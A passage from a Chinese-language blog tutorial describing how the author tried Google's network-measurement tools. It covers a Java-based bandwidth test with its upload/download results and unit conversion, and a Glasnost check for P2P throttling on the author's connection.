


图 4




图 5

ers located in the San Francisco Bay Area”这句话下面是 3 个服务器，我们就随便选择一个服务器吧，我选择的是第 2 个，如图 4，由于没有安装 J A V A 虚拟机，而谷歌提供的工具又需要 J A V A 的环境，所以这里就出错了。

下面我们来安装 JAVA 虚拟机，打开 http://java.sun.com/javase/downloads/index.jsp，下载 JRE 6 Update 11，如图5。至于安装过程就不用我多说了吧，安装完毕后刷新一下上面的那个页面，如图 6，已经加载工具了，根据网速情况一会儿就加载完成了。加载完成后我们点击 S T A R T，就会开始测试了，如图 7，现在耐心的等待一会儿就好了，不过在此期间最好别做什么下载之类的事情，以免测试结果变得不准确。我们来看看测试的结果，如图 8 所示，下面我简单的复制一些出来做一下说明：

```
running 10s outbound test (client-to-server [C2S]) . . .
299.0kb/s
上行速度
running 10s inbound test (server-to-client [S2C]) . . .
1.89Mb/s
下载速度
Your PC is connected to a Cable/DSL modem
使用设备
```




图 6




图 7




图 8




图 9




图 10

非常不错，连使用的设备都可以检测出来，不过大家要注意一下使用的单位，公式是这样的：1.89*1024/8=241.92KB/S。检测的效果很好，只可惜我这里的最快速度才是300+。

下面我们再来看一下针对P2P限制的工具测试情况，返回到上面图2的页面中，点击Glasnost后就跳转到了如图9所示的地方，需要选择测试类型，有完整测试（Full test）和简单测试（Simple test）两种，我选择的是简单测试，点击“start testing”后没想到页面又跳转了回来，我仔细看了看给出的红色提示信息，原来是超载了，没关系大家多点几次就可以了，我总共点了五次才算搞定，如图10。已经在测试了，不一会儿结果就出来了，如图11，没有任何限制。

到这儿对于谷歌新出的套件的试用情况就结束了，希望这篇文章能帮助大家更好的了解自己的网络情况。特别适合那些在校园网内的同学，它可以帮你确定是否有封锁行为，至于其它的功能我就不进行测试了，大家可以亲自去感受一下。

